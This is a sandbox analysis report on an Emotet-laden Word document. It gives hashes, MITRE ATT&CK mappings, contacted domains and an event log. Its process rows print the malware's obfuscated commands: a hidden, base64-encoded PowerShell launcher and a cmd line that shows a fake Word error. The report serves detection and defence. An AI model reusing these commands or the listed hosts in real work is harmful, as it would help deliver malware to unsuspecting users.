

Virtual Analyzer Report



Submission Context

| | |
|-----------|---------------------|
| Logged | 2021-01-24 20:06:53 |
| Submitter | Manual Submission |
| Type | MS OLE document |

Analysis Overview

| | | | |
|---------------------------|---|------------------------------------|--|
| Overall risk level | High risk The object exhibited highly suspicious characteristics that are commonly associated with malware. | | |
| Detections | Trojan.W97M.EMOTET.SMTH | | |
| Exploited vulnerabilities | - | | |
| Analyzed objects | MS OLE document | 1 - Scan 22 Jan, 2021 at 04.38.doc | 4414543ED785853A0036CD6724E54E5E59EE198F |

Analysis Environments

| | |
|--|----------------|
| | Win2012_Office |
| Anti-security, self-preservation | |
| Autostart or other system reconfiguration | |
| Deception, social engineering | |
| File drop, download, sharing, or replication | ✓ |
| Hijack, redirection, or data theft | ✓ |
| Malformed, defective, or with known malware traits | ✓ |
| Process, service, or memory object change | ✓ |
| Rootkit, cloaking | |
| Suspicious network or messaging activity | ✓ |

Win2012_Office

| | |
|---------------------------------|---|
| Environment-specific risk level | High risk The object exhibited highly suspicious characteristics that are commonly associated with malware. |
| Detections | Trojan.W97M.EMOTET.SMTH |
| Exploited vulnerabilities | - |
| Network connection | No network |

Object 1 - Scan 22 Jan, 2021 at 04.38.doc (MS OLE document)

| | |
|-----------|--|
| File name | Scan 22 Jan, 2021 at 04.38.doc |
| File type | MS OLE document |
| SHA-1 | 4414543ED785853A0036CD6724E54E5E59EE198F |
| SHA-256 | 113657369490029A5B3A75C70E64C3A618BF478321AEFFBDC2A305458CD1236C |
| MD5 | 2976A29C76C12051DC27AADBE94BCD6F |
| Size | 171008 byte(s) |

| | |
|---------------------------|--|
| Risk Level | High risk |
| Detection | Trojan.W97M.EMOTET.SMTH |
| Exploited vulnerabilities | - |
| Threat Characteristics | File drop, download, sharing, or replication (2) Hijack, redirection, or data theft (4) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (6) Suspicious network or messaging activity (20) |

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

| Tactics | Techniques | Notable Threat Characteristics |
|-----------------|------------------------------------|--|
| Execution | Windows Management Instrumentation | <div><div></div><div></div><div></div></div> Characteristics: 1, 2 |
| | Scripting | <div><div></div><div></div><div></div></div> Characteristics: 1, 2, 3 <div><div></div><div></div><div></div></div> Characteristics: 1 |
| | PowerShell | <div><div></div><div></div><div></div></div> Characteristics: 1, 2 |
| | File Deletion | <div><div></div><div></div><div></div></div> Characteristics: 1, 2 |
| Defense Evasion | Scripting | <div><div></div><div></div><div></div></div> Characteristics: 1, 2, 3 <div><div></div><div></div><div></div></div> Characteristics: 1 |
| | File Deletion | <div><div></div><div></div><div></div></div> Characteristics: 1, 2 |
| Discovery | System Information Discovery | <div><div></div><div></div><div></div></div> Characteristics: 1, 2 |
| | Network Share Discovery | <div><div></div><div></div><div></div></div> Characteristics: 1 |
| Collection | Data from Local System | <div><div></div><div></div><div></div></div> Characteristics: 1 |

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▼ Notable Threat Characteristics

▼ File drop, download, sharing, or replication (2)

| Characteristic | Significance | Details |
|--|--|---|
| Deletes file to compromise the system or to remove traces of the infection | <div><div></div><div></div><div></div></div> | Process ID: 2808 File: %USERPROFILE%\C5k_oyx(Po0p59p)Y75U.dll Type: VSDT_EMPTY |
| Deletes file to compromise the system or to remove traces of the infection | <div><div></div><div></div><div></div></div> | Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY |

▼ Hijack, redirection, or data theft (4)

| Characteristic | Significance | Details |
|--|--|--|
| Executes commands or uses API to obtain system information | <div><div></div><div></div><div></div></div> | Process ID: 2808 Info: Searches files by API |
| Executes commands or uses API to obtain system information | <div><div></div><div></div><div></div></div> | Process ID: 2516 Info: Enums share folder from API result |
| Executes commands or uses API to obtain system information | <div><div></div><div></div><div></div></div> | Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result |
| Executes commands or uses API to obtain system information | <div><div></div><div></div><div></div></div> | Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result |

▼ Malformed, defective, or with known malware traits (1)

| Characteristic | Significance | Details |
|---------------------------|--|--|
| Detected as known malware | <div><div></div><div></div><div></div></div> | Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92 |

▼ Process, service, or memory object change (6)

| Characteristic | Significance | Details |
|--|--|---|
| Creates process | <div><div></div><div></div><div></div></div> | Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYIAIAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAOACIAAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgACcAZABpAFIARQBDaHQATwAnACwAJwByByACcALAAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAUeKAJwAsACcAbwAnACkAIAPADsAIIAaGACAAUwBFAFQAIaAoACIAdwAIAcSAlgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAIAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAIGYAIaAnAHMAJwAsACcABvAEkAbgB0AG0AQQBUAEGEARwBIAHIAJwAsACcARQB0ACcALAAAnAFYASQBJAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABIAg0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAxwBNACAAKwAgAFsAYwBoAGEAEAgBdACgAMwAzACkAIaArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIIAaOACAAIABWAEAEAcgBJJAGEAYgBsAEUIABFAFIawQBKADQARwAgAC0AVgBhAGwAdQBIAg8ATgBsAHkAKQA6ADoAlgBJAFIAYABIAGEAdABFAGQAaQBgAFIAYABIAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIaArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAIFQBQACcAKwAnAG8AJwArACcAMAAnACsAJwBwADUAOQBwAHsAMAAAnACsAJwB9AC |
| Creates process | <div><div></div><div></div><div></div></div> | Process ID: 2808 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYIAIAgAGUAcgB5AEQANABHARQAAIAAoACAAIABbAFQAWQBQAGUAXQAOACIAAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgACcAZABpAFIARQBDaHQATwAnACwAJwByByACcALAAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAUeKAJwAsACcAbwAnACkAIAPADsAIIAaGACAAUwBFAFQAIaAoACIAdwAIAcSAlgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAIAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAIGYAIaAnAHMAJwAsACcABvAEkAbgB0AG0AQQBUAEGEARwBIAHIAJwAsACcARQB0ACcALAAAnAFYASQBJAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABIAg0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAxwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIaArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIIAaOACAAIABWAEAEAcgBJJAGEAYgBsAEUIABFAFIawQBKADQARwAgAC0AVgBhAGwAdQBIAg8ATgBsAHkAKQA6ADoAlgBJAFIAYABIAGEAdABFAGQAaQBgAFIAYABIAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIaArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAIFQBQACcAKwAnAG8AJwArACcAMAAnACsAJwBwADUAOQBwAHsAMAAAnACsAJwB9AC |
| Creates process | <div><div></div><div></div><div></div></div> | Process ID: 2756 Image Path: %windir%\system32\cmd.exe cmd cmd /c m*s*g %username% /v Wo*rld exp*erien*ced an er*ror tryi*ng to op*en th*e fi*le. & p*owe*rs*he*ll ^ -w hi*rdd*en -e*e*nc IABzAFYIAIAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAOACIAAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgACcAZABpAFIARQBDaHQATwAnACwAJwByByACcALAAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAUeKAJwAsACcAbwAnACkAIAPADsAIIAaGACAAUwBFAFQAIaAoACIAdwAIAcSAlgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAIAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAIGYAIaAnAHMAJwAsACcABvAEkAbgB0AG0AQQBUAEGEARwBIAHIAJwAsACcARQB0ACcALAAAnAFYASQBJAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABIAg0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAxwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIaArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIIAaOACAAIABWAEAEAcgBJJAGEAYgBsAEUIABFAFIawQBKADQARwAgAC0AVgBhAGwAdQBIAg8ATgBsAHkAKQA6ADoAlgBJAFIAYABIAGEAdABFAGQAaQBgAFIAYABIAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIaArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAIFQBQACcAKwAnAG8AJwArACcAMAAnACsAJwBwADUAOQBwAHsAMAAAnACsAJwB9AC |
| Resides in memory to evade detection | <div><div></div><div></div><div></div></div> | Hooked File: %ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE Hook Type: WH_GETMESSAGE |
| Creates process in system directory | <div><div></div><div></div><div></div></div> | Process ID: 2732 Image Path: %windir%\system32\msg.exe msg Administrator /v Word experienced an error trying to open the file. |
| Uses scripts to execute commands and avoid detection | <div><div></div><div></div><div></div></div> | Info: Office file contains macro Type: AutoOpen |

▼ Suspicious network or messaging activity (20)

| Characteristic | Significance | Details |
|-----------------|--------------|-----------------|
| Listens on port | ■ ■ ■ | 0.0.0.0:49195 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49194 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49193 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49192 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49191 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49190 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49189 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49181 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49180 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49179 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49178 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49177 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49176 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49175 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49174 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49173 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49172 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49171 |
| Listens on port | ■ ■ ■ | 0.0.0.0:49170 |
| Listens on port | ■ ■ ■ | 127.0.0.1:53827 |

▼ Network Destinations

| Domain | IP Address | Port | Location | Risk Level | Threat | Accessed By |
|--------------------------------|------------|------|----------|------------|--------|--------------------------------|
| cashstreamfinancial.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| jolifm.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| inhaustyle.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| gmail.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| augmentation.osi.office.net | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| update.googleapis.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| clients2.google.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| self.events.data.microsoft.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| elsadinc.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| technologydistilled.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| ctldl.windowsupdate.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| o7therapy.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| cdn.uci.officeapps.live.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| signinsolution.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| autodiscover.gmail.com | - | 53 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| cashstreamfinancial.com | - | 80 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| jolifm.com | - | 443 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| o7therapy.com | - | 80 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| inhaustyle.com | - | 80 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| autodiscover.gmail.com | - | 443 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| technologydistilled.com | - | 443 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| signinsolution.com | - | 80 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| gmail.com | - | 443 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| elsadinc.com | - | 443 | - | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |

| URL | Site Category | Risk Level | Threat | Accessed By |
|--|--|------------|--------|--------------------------------|
| https://augmentation.osi.office.net/officeaugmentation/searchendpoint/ | Computers / Internet | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |
| https://self.events.data.microsoft.com/OneCollector/1.0/ | Business / Economy Computers / Internet Cloud Applications | No risk | - | Scan 22 Jan, 2021 at 04.38.doc |

▼ Dropped or Downloaded Files

| File | Risk Level | Threat | Threat Characteristics | Source URL | Size (bytes) | SHA-1 |
|--|------------|--------|------------------------|------------|--------------|--|
| ~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp | No risk | - | - | - | 49152 | E3B871318F9F2870873D0A08E8ED4023F9869EDB |
| ~\$Normal.dotm | No risk | - | - | - | 162 | 2E9883B4D9D56D30ED0315F8C9A06BECC5B0B888 |
| 590aee7bdd69b59b.customDestinations-ms | No risk | - | - | - | 5991 | 2467383D1E4AD925D5B4BC8A771E33AF3C009936 |
| ~WRS{22E9913A-1C2F-4CA4-92D4-DAEEC140E23E}.tmp | No risk | - | - | - | 1024 | 9F6C69FA4232801D3A4857C630BA7A719662135A |
| ~WRS{201A041D-A3F2-4285-A5C2-AD8991F0B411}.tmp | No risk | - | - | - | 1024 | 9F6C69FA4232801D3A4857C630BA7A719662135A |
| ~WRS{7A5BCA8A-0F4D-4F91-9C92-8FA983C3D3AF}.tmp | No risk | - | - | - | 1024 | 9F6C69FA4232801D3A4857C630BA7A719662135A |
| AKCWWQHBRYPXFSJWI8E8.tem | No risk | - | - | - | 5991 | 2467383D1E4AD925D5B4BC8A771E33AF3C009936 |
| ~WRS{F86CDF09-7614-40ED-A368-D34CB911348A}.tmp | No risk | - | - | - | 1024 | 9F6C69FA4232801D3A4857C630BA7A719662135A |
| ~WRS{97F9A109-6A6F-4341-81CA-2CC0C30E1302}.tmp | No risk | - | - | - | 1024 | 9F6C69FA4232801D3A4857C630BA7A719662135A |
| Y75U.dll | No risk | - | - | - | 80 | 310CF09F2A7D52E2F65838CB6FDCB7E7755E61C |

▼ Suspicious Objects

| Type | Object | Risk Level |
|-------------|--|------------|
| File (SHA1) | 4414543ED785853A0036CD6724E54E5E59EE198F | High |

▼ Analysis

| Event Type | Details | Parent PID | PID |
|---------------------|--|------------|------|
| Detection | Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92 | | |
| Detection | Threat Characteristic: Uses scripts to execute commands and avoid detection Info: Office file contains macro Type: AutoOpen | | |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ClientTelemetry\Sampling\0 Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1 | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\0 Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None | | 2516 |
| Call Filesystem API | API Name: DeleteFileW Args: (%TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log) Return: 1 | | 2516 |
| Delete File | Path: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY | | 2516 |
| Detection | Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |

| | | | |
|--------------------------|---|--|------|
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ULSMonitor\ULSA\Categories Value: 6, 10 | | 2516 |
| Call WMI API | API Name: IWbemLevel1Login::NTLMLLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26ff3e0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26ff3e0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26ff320) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result | | |
| Call WMI API | API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%', 30, 0, d26ff320) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result | | |
| Call WMI API | API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag='Physical Memory 0', 30, 0, d26ff320) Return: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\{52C64B7E}\LanguageList Value: en-US\0en\0 | | 2516 |
| Call WMI API | API Name: IWbemLevel1Login::NTLMLLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26fe130) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26fe130) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26fe070) Return: 0 | | 2516 |
| Call WMI API | API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%', 30, 0, d26fe070) Return: 0 | | 2516 |
| Call WMI API | API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag='Physical Memory 0', 30, 0, d26fe070) Return: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\{v& Value: None | | 2516 |
| Add File | Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS | | 2516 |
| Write File | Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\{v& Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTimeWord Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTimeWord Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\{y& Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\PotentialDataLossInfo2 Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\1CFA18 Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\{y& Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document\0\ Value: None | | 2516 |
| Call Internet Helper API | API Name: InternetGetConnectedStateExW Args: (d2c0e720, 0, 0, 0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: b3c | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Enable Value: 0 | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Server Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\Override Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfig\URL Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None | | 2516 |
| Call Internet Helper API | API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0004 | | 2516 |
| Call Internet Helper API | API Name: InternetGetConnectedStateExW Args: (d2c0e5c0, 0, 0, 0) Return: 1 | | 2516 |
| Call Internet Helper API | API Name: InternetGetConnectedStateExW Args: (d2c0e590, 0, 0, 0) Return: 1 | | 2516 |
| Call WMI API | API Name: IWbemLevel1Login::NTLMLLogin Args: (\\.\root\cimv2, en-US,en, 0, 0, c8da6230) Return: 0 | | 2516 |
